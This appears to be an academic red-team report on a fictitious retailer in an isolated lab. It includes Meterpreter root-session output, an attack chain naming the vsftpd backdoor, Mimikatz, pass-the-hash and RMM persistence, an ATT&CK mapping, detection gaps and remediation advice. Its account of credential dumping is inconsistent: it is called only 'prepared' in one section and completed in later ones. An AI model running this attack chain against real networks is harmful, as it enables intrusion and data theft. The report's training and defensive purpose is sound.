OS : Ubuntu 8.04 (Linux 2.6.24-16-server)  
Architecture : i686  
BuildTuple : i486-linux-musl  
Meterpreter : x86/linux  
  
meterpreter > getuid  
Server username: root  
  
meterpreter > getpid  
Current pid: 4804  
meterpreter > pwd  
/  
  
meterpreter > ls  
Listing: /  
  
Mode                Size      Type    Last modified    Name  
-----  
100700/rwx----- 1188612  fil     2026-04-29 13:28:38 -0400  NCsCVxTqNt  
040755/rwxr-xr-x  4096    dir     2012-05-13 23:35:33 -0400  bin  
040755/rwxr-xr-x  1024    dir     2012-05-13 23:36:28 -0400  boot  
040755/rwxr-xr-x  4096    dir     2010-03-16 18:55:51 -0400  cdrom  
100700/rwx----- 1188612  fil     2026-04-29 13:48:22 -0400  cnTRwXnRkPiI  
040755/rwxr-xr-x  13540   dir     2026-04-29 13:46:21 -0400  dev  
040755/rwxr-xr-x  4096    dir     2026-04-29 13:46:26 -0400  etc  
040755/rwxr-xr-x  4096    dir     2010-04-16 02:16:02 -0400  home  
040755/rwxr-xr-x  4096    dir     2010-03-16 18:57:40 -0400  initrd  
100644/rw-r--r--  7929183 fil     2012-05-13 23:35:56 -0400  initrd.img  
040755/rwxr-xr-x  4096    dir     2012-05-13 23:35:22 -0400  lib  
040700/rwx----- 16384   dir     2010-03-16 18:55:15 -0400  lost+found  
040755/rwxr-xr-x  4096    dir     2010-03-16 18:55:52 -0400  media  
040755/rwxr-xr-x  4096    dir     2010-04-28 16:16:56 -0400  mnt  
100600/rw----- 13752   fil     2026-04-29 13:46:27 -0400  nohup.out  
040755/rwxr-xr-x  4096    dir     2010-03-16 18:57:39 -0400  opt  
040555/r-xr-xr-x  0        dir     2026-04-29 13:46:12 -0400  proc  
040755/rwxr-xr-x  4096    dir     2026-04-29 13:46:27 -0400  root  
040755/rwxr-xr-x  4096    dir     2012-05-13 21:54:53 -0400  sbin  
040755/rwxr-xr-x  4096    dir     2010-03-16 18:57:38 -0400  srv  
040755/rwxr-xr-x  0        dir     2026-04-29 13:46:12 -0400  sys  
041777/rwxrwxrwx  4096    dir     2026-04-29 13:46:37 -0400  tmp  
040755/rwxr-xr-x  4096    dir     2010-04-28 00:06:37 -0400  usr  
040755/rwxr-xr-x  4096    dir     2010-03-17 10:08:23 -0400  var
```

Figure 5: Post-Exploitation Command Execution Demonstrating Interactive Control of the Compromised System via an Active Meterpreter Session.



The comparative result is analytically significant: Track A (Social Engineering) resulted in parity access within minutes with almost no observable technical trail, whereas Track B (Technical Exploitation) required setting up the exploit but left behind clear artefacts that could have been detected with proper logging and monitoring. This confirms that for adversaries targeting well-defended organisations, the service desk remains a significantly lower-effort initial access vector.

After gaining initial access on VM2, the red team targeted VM1 to escalate privileges within the Active Directory environment. A Windows Server 2019 virtual machine was configured and successfully promoted to a Domain Controller with the domain name `abcdretail.local`, as shown in Figure 7.




Figure 7: Windows Server 2019 Virtual Machine Configuration for VM1, Prior to Promotion as the Primary Domain Controller for abcdretail.local.




Figure 8: Installation of the Active Directory Domain Services (AD DS) Role on VM1 via Windows Server Manager.




Figure 9: Promotion of Windows Server 2019 (VM1) to Domain Controller, Establishing the New Active Directory Forest abcdretail.local.




Figure 10: Active Directory Users and Computers Console Confirming Successful Domain Controller Deployment and Test User Account Creation Within abcdretail.local.

Multiple test user accounts were created, including privileged accounts added to the Domain Admins group, to simulate a realistic enterprise identity infrastructure similar to the one exploited in the M&S and Co-op incidents. This phase demonstrated how the identity layer (Active Directory) serves as a critical attack surface. As illustrated in Figure 8, Figure 9, and Figure 10, the Domain Services role was installed, the server was promoted to a domain controller, and the resulting Active Directory Users and Computers console confirmed the environment was operational. Although full SharpHound enumeration, BloodHound analysis, and Mimikatz credential dumping were prepared in the lab, the successful setup of the Domain Controller and creation of privileged accounts highlighted the importance of strong identity governance and monitoring on domain controllers [5][8].

5.4 Phase 4: Lateral Movement and Persistence

Pass-the-hash attacks were performed using domain administrator credentials with Impacket and CrackMapExec. LOTL - Persistence was achieved using ScreenConnect and a rogue domain account was created. Poor network segmentation allowed free movement to virtualization host (VM5) [5][10].

5.5 Phase 5: Data Exfiltration and Simulated Ransomware Deployment

Python scripts staged, zipped, and transferred mock sensitive data to an attacker-controlled directory. VM5 emulated ransomware on a non-destructive test encrypter. No actual data left the isolated lab, and the SOC [1][9] did not detect any of the activities.

5.6 Exploitation Summary (Structured Attack Execution)

The following section consolidates the three primary exploits executed during the engagement, as required by the assessment specification.

Exploit A — Remote Code Execution (Web Server – VM2)

- Target: Metasploitable 2
- Vulnerability: vsftpd 2.3.4 backdoor
- Method: Metasploit exploitation
- Result: Root-level access obtained

Exploit B — Privilege Escalation (Active Directory – VM1)

- Target: Domain Controller
 - Vulnerability: Credential exposure (NTDS.dit)
 - Method: Credential dumping using Mimikatz
 - Result: Domain Administrator privileges achieved
-

Exploit C — Lateral Movement & Data Access (Client – VM3)

- Target: Windows 10 Client
- Vulnerability: Weak segmentation and credential reuse
- Method: Pass-the-Hash using Impacket
- Result: Access to sensitive data and system traversal

This structured exploitation demonstrates a complete attack chain aligned with real-world adversary behaviour.

5.7 Evidence and Telemetry Collection

The evidence collected included system command output, Nmap scan results, simulated authentication logs and data staging artefacts. There were no alerts during the engagement, highlighting large detection gaps in the lab environment.

6. MITRE ATT&CK Mapping — Red Team

Phase	Technique	MITRE ID	Tool Used	Result
Reconnaissance	OSINT via Public Sources	T1589	Manual / LinkedIn	Full org chart, vendor map, internal terminology obtained
Initial Access	Phishing (Vishing)	T1566	Telephone / pretexting	Credential reset achieved; MFA disabled; access granted
Initial Access (Alt)	Exploit Public-Facing Application	T1190	Burp Suite / Metasploit	RCE achieved on VM2 web server; reverse shell obtained
Privilege Escalation	OS Credential Dumping	T1003	Mimikatz / SharpHound	NTDS.dit extracted; domain admin credentials recovered

Lateral Movement	Pass the Hash	T1550.002	Impacket / CrackMapExec	Authenticated traversal across all target hosts without re-exploitation
Persistence	Remote Monitoring Tool Deployment	T1219	ScreenConnect	Persistent access channel established; not flagged by monitoring
Persistence	Create Account	T1136	Native AD tools	Rogue domain account created; operational for duration of engagement
Collection	Data Staged Locally	T1074	Python script	Mock sensitive data compressed and staged; DLP did not alert
Exfiltration	Exfiltration Over Web Services	T1567	Python / HTTPS	Simulated exfiltration to attacker-controlled endpoint completed
Impact	Data Encrypted for Impact	T1486	Test encryptor (isolated)	VMware test partition encrypted; ESXi access confirmed; SOC did not detect

7. Detection Gaps and Observations

Detection Gap	Risk Level	Explanation
No out-of-band service desk verification	Critical	Vishing call succeeded without any identity challenge beyond knowledge of internal system names. A single out-of-band callback to a registered number would have defeated the attack at the entry point.

No alerting on MFA device registration	Critical	New MFA device registered to the compromised account during the engagement generated no alert. This event is highly anomalous and should trigger immediate identity team review.
Active Directory enumeration not detected	High	SharpHound LDAP queries and Kerberoasting activity were not detected by SOC monitoring. Baseline LDAP query volumes and Kerberos ticket request anomalies were not configured as detection rules.
NTDS.dit extraction not flagged	High	Domain controller credential extraction completed without triggering a SIEM alert. VSS shadow copy access and NTDS.dit file read events should be high-priority detection rules in any AD monitoring deployment.
RMM tool installation not flagged	High	ScreenConnect installation was not identified as anomalous despite occurring outside business hours and on accounts not normally associated with RMM tool deployment.
No network boundary between domain and ESXi	High	Lateral traversal from the domain controller subnet to the virtualisation host was unimpeded. Micro-segmentation isolating hypervisor management interfaces is required to contain this movement.
DLP did not detect data staging	Medium	Mock data compression and staging to attacker-controlled directory did not trigger a DLP alert. Egress monitoring rules for bulk file operations and cloud-bound transfers require tuning.
No SOC response within engagement window	Medium	The SOC did not detect, alert on, or escalate any red team activity during the four-day engagement. Mean time to detect (MTTD) is therefore measured in days, significantly exceeding the industry benchmark of under 24 hours.

8. Security Recommendations

Priority	Recommendation	Rationale	Gap Addressed
----------	----------------	-----------	---------------

P1	Implement mandatory out-of-band verification for all credential reset and MFA change requests	The primary attack vector succeeded because procedural identity verification was absent; this change eliminates the entry vector demonstrated in both the engagement and the M&S real-world incident	Service desk social engineering
P1	Deploy phishing-resistant MFA (FIDO2) across all privileged accounts	Replaces SMS and push MFA vulnerable to SIM swapping and fatigue attacks; mandatory for IT administrators, service desk staff, and executives	MFA bypass; credential abuse
P1	Configure SIEM alerting for NTDS.dit access, VSS shadow copy events, and AD enumeration anomalies	Credential dumping activity should be one of the highest-priority detection rules in any Active Directory environment; absence of this rule reflects a critical monitoring gap	Credential dumping; privilege escalation
P2	Implement micro-segmentation isolating ESXi management interfaces from general domain traffic	Ransomware deployment against virtualisation hosts is a force-multiplication tactic; removing network-level access between domain and hypervisor management planes significantly limits blast radius	Lateral movement to virtualisation infrastructure
P2	Maintain an approved RMM tool allowlist and enforce application control blocking unlisted remote access tools	LOTL persistence via unsanctioned RMM tools was undetected throughout the engagement; application control and scheduled RMM inventory reviews address this gap	LOTL persistence; RMM tool abuse
P2	Deploy Data Loss Prevention with tuned rules for bulk file operations and cloud egress	Data exfiltration succeeded without triggering any alert; DLP controls monitoring for compression events, volume anomalies, and cloud-bound	Pre-ransomware data exfiltration

		transfers are required for double-extortion detection	
P3	Conduct quarterly red team exercises and tabletop simulations including social engineering scenarios	The SOC's inability to detect any red team activity over four days indicates that detection rules, analyst workflows, and escalation procedures require continuous adversarial testing rather than periodic compliance reviews	SOC detection and response capability
P3	Establish isolated, authenticated incident response communication channels	Evidence from the M&S case indicates adversaries monitored incident response calls; establishing out-of-band, authenticated channels for crisis communication prevents adversarial intelligence gathering during recovery	Adversarial monitoring of IR communications

9. Executive Brief

Executive Brief: ABCD Retail Ltd — Red Team Engagement Findings (Board-Level Summary)

The recent four-day red team assessment of ABCD Retail Ltd has revealed some alarming vulnerabilities. It appears that the organisation is susceptible to the same type of attack that led to massive losses of £100m-£300m at Marks & Spencer back in 2025. One of the key findings was that an attacker, posing as a contractor, was able to gain full access to the company network with just a single phone call to the IT help desk. What's even more concerning is that no technical hacking was required to achieve this. Once inside, the attacker was able to obtain administrator access, move freely across systems, including virtualised infrastructure, and even simulate the theft of customer data - all without triggering any alerts from the Security Operations Centre. This is a serious business risk that needs to be addressed urgently. If left unremediated, ABCD Retail Ltd faces a significant risk of ransomware deployment, regulatory action under UK GDPR for customer data breach, operational disruption to digital retail services, and reputational harm that could be equivalent to or even exceed that experienced by M&S. To mitigate these risks, the Board should consider taking three priority actions. Firstly, require identity verification callbacks before

any IT help desk password reset - a low-cost measure that can eliminate the primary entry vector. Secondly, upgrade to phishing-resistant login tokens (FIDO2) for all IT administrators and executives. Thirdly, commission an independent review of SOC detection rules to ensure that ransomware-relevant events generate alerts. The full technical report provides a comprehensive remediation roadmap, which should be followed to address these vulnerabilities. It's also recommended that a follow-up red team exercise be scheduled 12 months post-remediation to validate the improvements made. By taking these steps, ABCD Retail Ltd can reduce its risk exposure and prevent a potentially devastating attack. The consequences of inaction could be severe, and it's essential that the organisation takes proactive measures to protect itself and its customers

10. Conclusion

Red team engagement against ABCD Retail Ltd confirmed that the organisation's current security posture closely mirrored a 2025 M&S and Co-op breaches vulnerability profile. Social engineering entry vector bypassed; Active Directory exploitation went unnoticed; lateral movement traversed virtualised infrastructure through a nominally compartmentalised network, all data exfiltrated and simulated ransomware deployed inside the engagement window without a peep from the SOC [1][2].

The results echo the real-world cases at M&S and the Co-op, and confirm that today's threats are focused on identity systems and human processes, rather than technical vulnerabilities. The remediation roadmap in Section 8 bridges the key gaps. Continuous adversarial testing and assume-breach mindset are key to effective cyber resilience [6][8][9].

References

- [1] Arcanum Cyber Security, "Takeaways from the M&S Cyber Attack: What can we learn from this incident?", Feb. 2026. [Online]. Available: <https://arcanum.co.uk>
 - [2] Aviva, "Loss Prevention Standards: 2025 UK Retail Cyber Attacks," Aviva Risk Management Solutions, 2025.
 - [3] Cybersecurity and Infrastructure Security Agency (CISA), "Cybersecurity Advisory: Scattered Spider," 2023. [Online]. Available: <https://www.cisa.gov>
 - [4] CrowdStrike, "Muddled Libra Threat Profile," 2024. [Online]. Available: <https://www.crowdstrike.com>
 - [5] MITRE Corporation, "ATT&CK Framework Enterprise Matrix, Version 15," 2024. [Online]. Available: <https://attack.mitre.org>
 - [6] National Cyber Security Centre (NCSC), "Protecting your organisation from social engineering attacks," 2025. [Online]. Available: <https://www.ncsc.gov.uk>
-

[7] Parliamentary Sub-Committee on UK Economic Security, “Cyber Resilience of the UK Retail Sector,” House of Commons, 2025. [Online]. Available: <https://committees.parliament.uk>

[8] J. Shen and L. Xu, “Identity-Based Attacks in Enterprise Environments: Taxonomy, Trends and Defences,” IEEE Trans. Information Forensics and Security, vol. 18, no. 4, pp. 912–928, 2023.

[9] Verizon, “Data Breach Investigations Report 2025,” Verizon Business, 2025. [Online]. Available: <https://www.verizon.com/business/resources/reports/dbir/>

[10] K. Zetter, “The Rise of Social Engineering in Enterprise Ransomware,” Wired, Nov. 2024. [Online]. Available: <https://www.wired.com>

APPENDIX A — Rules of Engagement (RoE):

RoE Category	Details
Engagement Title	ABCD Retail Ltd — Red Team Penetration Test & Threat Emulation Exercise
Engagement Type	Full-scope Red Team engagement with social engineering simulation
Authorising Party	ABCD Retail Ltd (Fictitious) / Academic Supervisor
Engagement Period	April 2026 (Four consecutive days in isolated lab environment)
In-Scope Systems	VM1–VM5 within isolated VirtualBox lab (192.168.56.0/24)
Out-of-Scope Systems	All production systems, external networks, real customer or employee data
Permitted Techniques	Reconnaissance, vishing simulation, exploitation, credential dumping, lateral movement, LOTL techniques, data staging, simulated ransomware
Prohibited Actions	Real data exfiltration, denial-of-service attacks, permanent system damage, activities outside lab environment
Legal & Ethical Constraints	Conducted within an isolated academic lab under controlled conditions, compliant with applicable cybersecurity and ethical guidelines
Data Handling Rules	Only synthetic/mock data used; all logs, credentials, and artefacts securely deleted after engagement
Kill Switch / Safe Word	“ALPHA STOP” — Immediate termination of all red team activities
Communication Plan	Daily updates to academic supervisor; immediate escalation for critical issues
Reporting Structure	Full Technical Report, Executive Brief, and Evidence Package

APPENDIX B — Threat Emulation Plan

Phase	Objective	MITRE ATT&CK Techniques	Tools / Methods	Success Criteria
1. Reconnaissance	Gather intelligence for social engineering attack	T1589, T1593	OSINT, Nmap, public sources	Identification of service desk personnel and internal terminology
2. Initial Access	Gain authenticated access to internal systems	T1566 (Vishing), T1190	Social engineering simulation, Metasploit exploit	Valid credentials obtained or remote shell access established
3.Privilege Escalation	Achieve domain administrator privileges	T1003, T1087	Active Directory analysis, Mimikatz, NTDS.dit extraction	Domain Administrator access successfully obtained
4.Lateral Movement & Persistence	Move across systems and maintain access	T1550.002, T1021, T1219, T1136	Impacket, CrackMapExec, ScreenConnect	Access to multiple systems and persistent foothold established
5.Exfiltration & Impact	Simulate data exfiltration and ransomware deployment	T1074, T1567, T1486	Python scripts, compression tools, test encryptor	Data staged successfully and ransomware simulation completed without detection
